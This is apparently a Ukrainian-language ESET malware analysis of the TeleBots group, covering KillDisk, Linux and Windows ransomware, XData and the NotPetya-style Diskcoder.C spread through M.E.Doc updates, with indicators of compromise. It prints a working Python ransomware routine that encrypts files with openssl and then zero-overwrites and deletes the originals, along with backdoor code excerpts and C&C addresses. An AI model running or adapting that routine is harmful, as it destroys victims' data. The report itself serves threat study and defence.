TeleBots повертається: атака на ланцюг постачання, яка спрямована на Україну

Остання атака шкідливої програми, подібної до Petya, значно привернула увагу ЗМІ. Проте слід зазначити, що це був не єдиний випадок, оскільки в Україні відбулася серія цього типу атак. Даний матеріал містить багато подробиць атаки Diskcoder.C (також відома як ExPetr/PetrWrap/Petya/NotPetya) та інформацію про раніше неопубліковані атаки.

Рис. 1. Часова послідовність атаки на ланцюг постачання, яка була спрямована на Україну

TeleBots

У грудні 2016 року спеціалісти ESET опублікували два докладні матеріали про руйнівні атаки, проведені групою, яку дослідники ESET назвали TeleBots, зокрема про атаку на фінансові установи та Linux-версію загрози KillDisk, яку використовувала ця група. TeleBots організовує кібератаки на різні комп'ютерні системи в Україні, які можна віднести до об’єктів критичної інфраструктури. Крім того, група TeleBots має зв'язки з групою BlackEnergy, причетною до відключення електроенергії в грудні 2015 року в Україні.

На завершальному етапі своїх атак група TeleBots завжди використовувала шкідливе програмне забезпечення KillDisk для перезапису файлів з певними розширеннями на дисках жертв з метою знищення інформації. Отримання викупу ніколи не було головним пріоритетом для групи TeleBots. Шкідливе програмне забезпечення KillDisk, яке було використане під час першої хвилі атак у грудні 2016 року, замість шифрування просто перезаписувало певні файли. Крім того, воно не надавало контактну інформацію для спілкування із зловмисниками, а просто демонструвало зображення з телевізійного серіалу «Містер Робот» («Mr. Robot»).

Рис. 2. Зображення, яке демонструвала шкідлива програма KillDisk під час першої хвилі атак у грудні 2016 року

Під час другої хвилі атак автори KillDisk додали шифрування та контактну інформацію до шкідливого програмного забезпечення для схожості з типовою атакою програми-вимагача. Проте зловмисники вимагали велику суму викупу у Bitcoins: 222 BTC (приблизно 250 000 доларів США). Це може означати, що кіберзлочинці не були зацікавлені в отриманні Bitcoins, а їхня справжня мета полягала в спричиненні шкоди компаніям, які були атаковані.

Рис. 3. Вимога викупу, яку відображала шкідлива програма KillDisk під час другої хвилі атак у грудні 2016 року

У 2017 році атаки групи TeleBots стали більш витонченими. За період з січня по березень 2017 року TeleBots атакувала програмне забезпечення в Україні (не пов'язане з M.E. Doc) і, використовуючи тунелі VPN, отримала доступ до внутрішніх мереж декількох фінансових установ.

Під час цієї атаки група TeleBots розширила свій арсенал завдяки двом частинам програм-вимагачів і оновленим версіям інструментів, згаданих у попередніх матеріалах.

Першим бекдором, використаним групою TeleBots, став Python/TeleBot.A, який був переписаний з мови програмування Python на Rust. Функціональність залишилася незмінною: Python/TeleBot.A — це стандартний бекдор, який використовує Telegram Bot API для отримання команд та надсилання відповідей операторам шкідливого програмного забезпечення.

```
.text:00405185     lea     ecx, [esp+80h]
.text:0040518C     mov     edx, offset _str_0          ; "https://api.telegram.org/botprefix@@com"...
.text:00405191     push    1Ch
.text:00405193     call    __ZN93_$LT$collections__string__String$u20$as$u20$core__convert__From$LT$$RF$$u2
.text:00405198     add     esp, 4
.text:0040519B     mov     eax, [esp+100h]
.text:004051A2     movsd   xmm0, qword ptr [esp+0F8h]
.text:004051AB     mov     [esp+260h], eax
.text:004051B2     movsd   qword ptr [esp+258h], xmm0
.text:004051BB     mov     eax, [esp+138h]
.text:004051C2     movsd   xmm0, qword ptr [esp+130h]
.text:004051CB     mov     [esp+26Ch], eax
.text:004051D2     movsd   qword ptr [esp+264h], xmm0
.text:004051DB     mov     eax, [esp+88h]
.text:004051E2     movsd   xmm0, qword ptr [esp+80h]
.text:004051EB     mov     [esp+278h], eax
.text:004051F2     movsd   qword ptr [esp+270h], xmm0
.text:004051FB     call    __ZN4rand10thread_rng17h6294c59080e41563E ; rand::thread_rng::h6294c59080e41563
.text:00405200     mov     [esp+1C0h], eax
.text:00405207     lea     ecx, [esp+0F8h]
.text:0040520E     mov     edx, offset _str_v          ; "getmac /FO csvW /c  >\""
.text:00405213     push    0Eh                         ; size_t
.text:00405215     call    __ZN7svchost4exec17h59957a2b5edc2570E ; svchost::exec::h59957a2b5edc2570
```

Рис. 4. Код трояна Win32/TeleBot.AB

Другий бекдор, написаний з використанням VBS і упакований за допомогою програми `script2exe`, був сильно обфускований, але функціональність залишилася такою ж, як і в попередніх атаках.

```
Hiew: extracted_script.vbs
   extracted_script.vbs                                                    ↓FRO ----
1?Function bWQEiOkzaFrsEEDzkOljIyfHfdpcEhVrEQeYjKlaMvyifGZUTkgUCTr(TFYgOBXgKRxZLRXxeFzweiQQwRTULhis)
On Error Resume Next
lHVbBanJQkrDrGDBEZEk.Run TFYgOBXgKRxZLRXxeFzweiQQwRTULhis, 0, False
On Error Goto 0
End Function
Function FvxeQqqkZDyFEcC(luPQJhHBhDjDsURakuSNyVKXIIZVPgRIGreWyveEJdIkPCU)
On Error Resume Next
uMdiPjjaxAik = SKjmDIT(0)
luPQJhHBhDjDsURakuSNyVKXIIZVPgRIGreWyveEJdIkPCU = Replace(luPQJhHBhDjDsURakuSNyVKXIIZVPgRIGreWyveEJ
luPQJhHBhDjDsURakuSNyVKXIIZVPgRIGreWyveEJdIkPCU = Replace(luPQJhHBhDjDsURakuSNyVKXIIZVPgRIGreWyveEJ
nIcYUYQrPDxSiNFnCQsYhpWuVPNdzgQTnPleE = nVWqsCktTWQriS(luPQJhHBhDjDsURakuSNyVKXIIZVPgRIGreWyveEJdIk
If InStr(1, nIcYUYQrPDxSiNFnCQsYhpWuVPNdzgQTnPleE, pfzOeABWidTfyzYcZEkDVSBdlapoCHNcvTuKKHBgULcuvSNh
luPQJhHBhDjDsURakuSNyVKXIIZVPgRIGreWyveEJdIkPCU = CwbbYYJBCOAnfxiygSwgcUTVEKXRC(eAWmiJoFzSyllagCchI
If InStr(1, luPQJhHBhDjDsURakuSNyVKXIIZVPgRIGreWyveEJdIkPCU, pfzOeABWidTfyzYcZEkDVSBdlapoCHNcvTuKKH
HDoHzGlTZKrkIyvtfLtlWzBGgNOgFhZLluFHgi(nIcYUYQrPDxSiNFnCQsYhpWuVPNdzgQTnPleE)
HDoHzGlTZKrkIyvtfLtlWzBGgNOgFhZLluFHgi(uMdiPjjaxAik)
Else:
luPQJhHBhDjDsURakuSNyVKXIIZVPgRIGreWyveEJdIkPCU = pfzOeABWidTfyzYcZEkDVSBdlapoCHNcvTuKKHBgULcuvSNhB
End If
End If
On Error Goto 0
```

Рис. 5. Обфускований версія VBS бекдору

Цього разу VBS бекдор використовував командний (C&C) сервер з IP-адресою 130.185.250[.]171. Але щоб зробити зв'язок менш підозрілим для тих, хто перевіряє журнали брандмауера, зловмисники зареєстрували за цією IP-адресою домен **transfinance.com[.]ua**. На Рис. 6 можна

побачити, як цей сервер також використовував Tor-маршрутизацію під назвою `severalwdadwajunior`.



Рис. 6. Інформація про Tor-маршрутизацію, який запускала група TeleBots

Крім цього, зловмисники використовували такі інструменти:

- CredRaptor (викрадач паролів)
- Plainpwd (модифікований Mimikatz, який використовувався для вилучення облікових даних Windows з пам'яті)
- SysInternals PsExec (використовувався для розповсюдження)

Як зазначалося вище, на завершальному етапі атаки зловмисники TeleBots поширювали програму-вимагач за допомогою викрадених облікових даних Windows та SysInternals PsExec. Дану загрозу продукти ESET виявляли як Win32/Filecoder.NKH. Після виконання ця загроза шифрувала всі файли (крім файлів, розташованих у каталозі C:\Windows) за допомогою алгоритмів AES-128 та RSA-1024 та додавала розширення `.xcrypted` до вже зашифрованих файлів.

Коли шифрування було завершено, шкідливе програмне забезпечення створювало текстовий файл !readme.txt з таким вмістом:

Please contact us: openy0urm1nd@protonmail.ch

На додаток до шкідливих програм для Windows, група TeleBots використовувала програму-вимагач для атаки на сервери Linux. Цю програму-вимагач продукти ESET виявляють як Python/Filecoder.R, і, як очікувалося, вона була написана мовою програмування Python. На цей раз зловмисники використовували сторонні утиліти, такі як `openssl` для шифрування файлів за допомогою алгоритмів RSA-2048 та AES-256.

```
def encrypt(pool, path):
    try:
        name = threading.current_thread().name
        pool.makeActive(name)
        value = str(uuid.uuid4())
        path_value = path + '.value'
        with open(path_value, 'w') as f:
            f.write(value)
            f.close()
        tar_value = path + '.tar'
        p = subprocess.Popen('tar -cf "' + tar_value + '" -P "' + path + '" "' + path_value + '"', shell=True, stdout=None, stdin=None, stderr=None, close_fds=True)
        p.wait()
        path_enc = tar_value + '.enc'

        line = 'openssl enc -aes-256-cbc -salt -in "' + tar_value + '" -out "' + path_enc + '" -pass file:./aes.raw'
        p = subprocess.Popen(line, shell=True, stdout=None, stdin=None, stderr=None, close_fds=True)
        p.wait()

        line = 'dd if=/dev/zero of="' + path + '" bs=' + str(os.stat(path).st_size) + ' count=1'
        p = subprocess.Popen(line, shell=True, stdout=None, stdin=None, stderr=None, close_fds=True)
        p.wait()
        p = subprocess.Popen('rm -f "' + path + '"', shell=True, stdout=None, stdin=None, stderr=None, close_fds=True)
        p.wait()

        line = 'dd if=/dev/zero of="' + path_value + '" bs=' + str(os.stat(path_value).st_size) + ' count=1'
        p = subprocess.Popen(line, shell=True, stdout=None, stdin=None, stderr=None, close_fds=True)
        p.wait()
        p = subprocess.Popen('rm -f "' + path_value + '"', shell=True, stdout=None, stdin=None, stderr=None, close_fds=True)
        p.wait()

        line = 'dd if=/dev/zero of="' + tar_value + '" bs=' + str(os.stat(tar_value).st_size) + ' count=1'
        p = subprocess.Popen(line, shell=True, stdout=None, stdin=None, stderr=None, close_fds=True)
        p.wait()
        p = subprocess.Popen('rm -f "' + tar_value + '"', shell=True, stdout=None, stdin=None, stderr=None, close_fds=True)
        p.wait()
        pool.makeInactive(name)
    except:pass
```

Рис. 7. Код програми-вимагача Python/filecoder.R для Linux, що використовувався групою TeleBots

У коді скрипту Python зловмисники залишили свій коментар з таким текстом:

feedback: openy0urm1nd[@]protonmail.ch

Win32/Filecoder.AESNI.C також відомий як XData

18 травня 2017 року спеціалісти ESET помітили нову активність іншого сімейства шкідливих програм, відомих як Win32/Filecoder.AESNI.C (або XData).

У більшості випадків ця програма-вимагач розповсюджувалась в Україні, оскільки саме вона була початковим вектором атаки. Відповідно до телеметрії сервісу LiveGrid®, дана загроза активувалась одразу після оновлення програмного забезпечення M.E.Doc, яке широко популярне серед бухгалтерів в Україні.

Для розповсюдження програма-вимагач Win32/Filecoder.AESNI.C використовувала механізм, який дозволяв діяти автоматично в інфікованому середовищі. Якщо говорити точніше, загроза мала вбудовану бібліотеку Mimikatz, яка використовувалась для вилучення облікових даних користувача з пам'яті інфікованого ПК. Отримавши облікові дані, ця загроза починала поширюватися всередині мережі, використовуючи утиліту SysInternals 'PsExec.

Складається враження, що злочинці так і не досягли своєї фінальної мети під час цієї атаки або це була підготовка до іншої атаки. З часом зловмисники розмістили ключі для дешифрування на форумі BleepingComputer, зазначивши, що це було зроблено через заяву власника первинного коду про викрадення та використання цього коду для кібератак в Україні.

ESET опублікував інструмент для розшифрування зашифрованих файлів загрозою Win32/Filecoder.AESNI, але це не привернуло значну увагу у медіа просторі.

Масова атака Diskcoder.C (також відомого як подібний до Petya)

Проте, що дійсно набуло розголосу, так це масова атака типу Petya, жертвами якої стала велика кількість систем критичних інфраструктур та інших підприємств в Україні, а також далеко за її межами.

Дана шкідлива програма має можливість шифрувати основний завантажувальний сектор (MBR) за допомогою коду, який був запозичений у подібного шифрувальника Win32/Diskcoder.Petya. Ось чому деякі з дослідників можуть відносити цю загрозу до ExPetr/PetrWrap/Petya/NotPetya. Однак, на відміну від оригінального шифрувальника Petya, автори Diskcoder.C змінюють MBR-код таким чином, щоб відновлення було неможливим. Зокрема, зловмисники не зможуть надати ключ для дешифрування і він не зможе бути набраний на екрані жертви, оскільки згенерований ключ містить недопустимі символи.

Візуально цей MBR модуль Diskcoder.C виглядає дещо модифікованою версією Petya: спочатку видає повідомлення, яке виглядає як CHKDSK-програма для перевірки диска. Саме у цей момент Diskcoder.C фактично здійснює шифрування даних.



Рис 8. Підроблене повідомлення CHKDSK, яке відображає Diskcoder.C

Коли шифрування виконане, під час завантаження в частині MBR відображається наступне повідомлення з платіжною інструкцією, але, як вже зазначалося, ця інформація не має ніякого значення.



Рис. 9. Повідомлення Diskcoder.C з інструкцією здійснення платежу

Решту коду, крім запозиченого MBR модуля, автори реалізували самі, в тому числі шифрування файлів, яке може використовуватися як доповнення до модулю MBR та використовує алгоритми AES-128 та RSA-2048. Слід зазначити, що автори зробили помилки, що робить дешифрування файлів більш складним. Зокрема, загроза шифрує лише перший 1 Мб даних і не створює жодного заголовка чи іншого маркування. Тому важко сказати, які файли зашифровані, а які ні. На додаток до цього, файли розміром більше 1 Мб не містять доповнень (padding), що не дає змоги перевірити.

Цікаво, що список цільових розширень файлів не є ідентичним на 100%, але дуже схожий на список розширень файлів з шкідливого програмного забезпечення KillDisk, що використовувався під час здійснення атак у грудні.

```
a_3ds_7z_accdb_:                        ; DATA XREF: file_encryption+197↑o
                                        ; .data:10018BD4↓o
                unicode 0, <.3ds.7z.accdb.ai.asp.aspx.avhd.back.bak.c.cfg.conf.cpp.cs>
                unicode 0, <.ctl.dbf.disk.djvu.doc.docx.dwg.eml.fdb.gz.h.hdd.kdbx.mai>
                unicode 0, <l.mdb.msg.nrg.ora.ost.ova.ovf.pdf.php.pmf.ppt.pptx.pst.pv>
                unicode 0, <i.py.pyc.rar.rtf.sln.sql.tar.vbox.vbs.vcb.vdi.vfd.vmc.vmd>
                unicode 0, <k.vmsd.vmx.vsdx.vsv.work.xls.xlsx.xvd.zip.>,0
```

Рис. 10. Список цільових розширень файлів з Diskcoder.C

Після запуску загроза робить спроби розповсюдження за допомогою відомого експлойта ETERNALBLUE, використовуючи бекдор DoublePulsar. Такий самий спосіб використовувала шкідлива програма-вимагач WannaCry. Інший спосіб був ідентичним з вимагачем Win32/Filecoder.AESNI.C (також відомим як XData), який використовував спрощену версію Mimikatz для отримання паролів,

а потім розповсюджував загрозу за допомогою SysInternals PsExec. Крім того, злочинці реалізували третій метод розповсюдження за допомогою механізму WMI.

Усі ці три методи були використані для поширення шкідливого коду всередині локальної мережі. На відміну від вже добре усім відомого шкідливого програмного забезпечення WannaCry, яке використовувало уразливість для розповсюдження загрози загалом, експлойт ETERNALBLUE використовувався загрозою Diskcoder.C лише для комп'ютерів у середині мережі.

Чому випадки інфікування зустрічаються не тільки в Україні? Дослідження показало, що постраждалі компанії в інших країнах мають VPN-зв'язки з їх філіями в Україні або діловими партнерами.

Початковий вектор поширення загрози

Як програма-вимагач Diskcoder.C, так і загроза Win32/Filecoder.AESNI.C використовували атаку на ланцюг постачання (кібератака, яка намагається завдати шкоди, використовуючи менш захищені елементи в мережі взаємодії, в даному випадку це кібератака на постачальника ПЗ) як початковий вектор поширення загрози. Ці види шкідливих програм розповсюджувалися за допомогою українського програмного забезпечення для документообігу під назвою M.E.Doc.

Існує кілька версій здійснення цієї атаки. Так, наприклад, реалізація атаки була б можливою з використанням внутрішньої системи обміну повідомленнями та документами системи M.E.Doc, завдяки чому хакери могли б надсилати фішингові повідомлення жертвам. У цьому разі необхідна була б взаємодія з користувачем для виконання шкідливої діяльності. Таким чином, слід було б використовувати техніку та методи соціальної інженерії. Але оскільки загроза Win32/Filecoder.AESNI.C не поширилась так широко, це було помилковим припущенням у даному випадку.

Проте пізніше масова атака Diskcoder.C наштовхнула дослідників на думку, що хакери мали доступ до сервера оновлення програмного забезпечення. Використовуючи доступ до цього сервера, нападники поширювали загрозу через оновлення програмного забезпечення, яке виконувалось автоматично без взаємодії з користувачем. Ось чому так багато систем в Україні зазнали нападу. Більш того, склалося враження, що автори шкідливих програм недооцінили можливості поширення загрози Diskcoder.C.

Дослідники ESET знайшли докази цієї теорії. Зокрема спеціалісти ESET виявили шкідливий PHP-бекдор, який було розгорнуто у medoc_online.php в одному з каталогів FTP на сервері M.E.Doc. Цей бекдор був доступний з HTTP, однак він був зашифрований, але для використання потребував пароль.



Рис. 11. Список FTP-директорії, яка містить PHP бекдор

Треба сказати, що це ознаки того, що Diskcoder.C і Win32/Filecoder.AESNI.C були не єдиними шкідливими сім'ями, які б могли бути розгорнуті за допомогою такого вектору поширення загрози. Ми можемо припустити, що цей вектор поширення загрози міг бути використаний для проникнення до цілей особливого значення.

Прикладом такої шкідливої програми, яка могла бути поширена таким чином, був бекдор VBS, який використовувала група TeleBots. Знову ж з використанням доменного імені фінансового характеру: **bankstat.kiev[.]ua**.

У день масової атаки за допомогою загрози Diskcoder.C A-запис цього домену було змінено на 10.0.0.1.

Висновок

Група TeleBots продовжує здійснювати руйнівні кібератаки в Україні. Окрім фішингових електронних листів з документами з шкідливими макросами, вони почали використовували більш складну схему, яка називається атакою на ланцюг постачання. Спочатку головною метою нападників був лише фінансовий сектор в Україні, але останні атаки вже націлені на бізнес-середовище країни та, ймовірно, з оціненими неналежним чином можливостями розповсюдження загрози. Саме тому шкідливе програмне забезпечення вийшло з-під контролю.

Індикатори загрози (IoC)

ESET виявляє загрозу як:

```
Win32/TeleBot trojan
VBS/Agent.BB trojan
VBS/Agent.BD trojan
VBS/Agent.BE trojan
Win32/PSW.Agent.ODE trojan
Win64/PSW.Agent.K trojan
Python/Filecoder.R trojan
Win32/Filecoder.AESNI.C trojan
Win32/Filecoder.NKH trojan
```

```
Win32/Diskcoder.C trojan
Win64/Riskware.Mimikatz application
Win32/RiskWare.Mimikatz application
```

C&C сервери:

```
transfinance.com[.]ua (IP: 130.185.250.171)
bankstat.kiev[.]ua (IP: 82.221.128.27)
www.capital-investing.com[.]ua (IP: 82.221.131.52)
```

Легітимні сервери, які були інфіковані та несанкціоновано використані загрозою:

```
api.telegram.org (IP: 149.154.167.200, 149.154.167.197, 149.154.167.198,
149.154.167.199)
```

VBS бекдор:

```
1557E59985FAAB8EE3630641378D232541A8F6F9
31098779CE95235FED873FF32BB547FFF02AC2F5
CF7B558726527551CDD94D71F7F21E2757ECD109
```

Mimikatz:

```
91D955D6AC6264FBD4324DB2202F68D097DEB241
DCF47141069AECF6291746D4CDF10A6482F2EE2B
4CEA7E552C82FA986A8D99F9DF0EA04802C5AB5D
4134AE8F447659B465B294C131842009173A786B
698474A332580464D04162E6A75B89DE030AA768
00141A5F0B269CE182B7C4AC06C10DEA93C91664
271023936A084F52FEC50130755A41CD17D6B3B1
D7FB7927E19E483CD0F58A8AD4277686B2669831
56C03D8E43F50568741704AEE482704A4F5005AD
38E2855E11E353CEDF9A8A4F2F2747F1C5C07FCF
4EAAC7CFBAADE00BB526E6B52C43A45AA13FD82B
F4068E3528D7232CCC016975C89937B3C54AD0D1
```

Win32/TeleBot:

```
A4F2FF043693828A46321CCB11C5513F73444E34
5251EDD77D46511100FEF7EBAE10F633C1C5FC53
```

Win32/PSW.Agent.ODE (CredRaptor):

```
759DCDDDA26CF2CC61628611CF14CFABE4C27423
77C1C31AD4B9EBF5DB77CC8B9FE9782350294D70
EAEDC201D83328AF6A77AF3B1E7C4CAC65C05A88
EE275908790F63AFCD58E6963DC255A54FD7512A
EE9DC32621F52EDC857394E4F509C7D2559DA26B
FC68089D1A7DFB2EB4644576810068F7F451D5AA
```

Win32/Filecoder.NKH:

```
1C69F2F7DEE471B1369BF2036B94FDC8E4EDA03E
```

Python/Filecoder.R:

```
AF07AB5950D35424B1ECCC3DD0EEBC05AE7DDB5E
```

Win32/Filecoder.AESNI.C:

```
BDD2ECF290406B8A09EB01016C7658A283C407C3
9C694094BCBEB6E87CD8DD03B80B48AC1041ADC9
D2C8D76B1B97AE4CB57D0D8BE739586F82043DBD
```

Win32/Diskcoder.C:

```
34F917AABA5684FBE56D3C57D48EF2A1AA7CF06D
```

PHP shell:

```
D297281C2BF03CE2DE2359F0CE68F16317BF0A86
```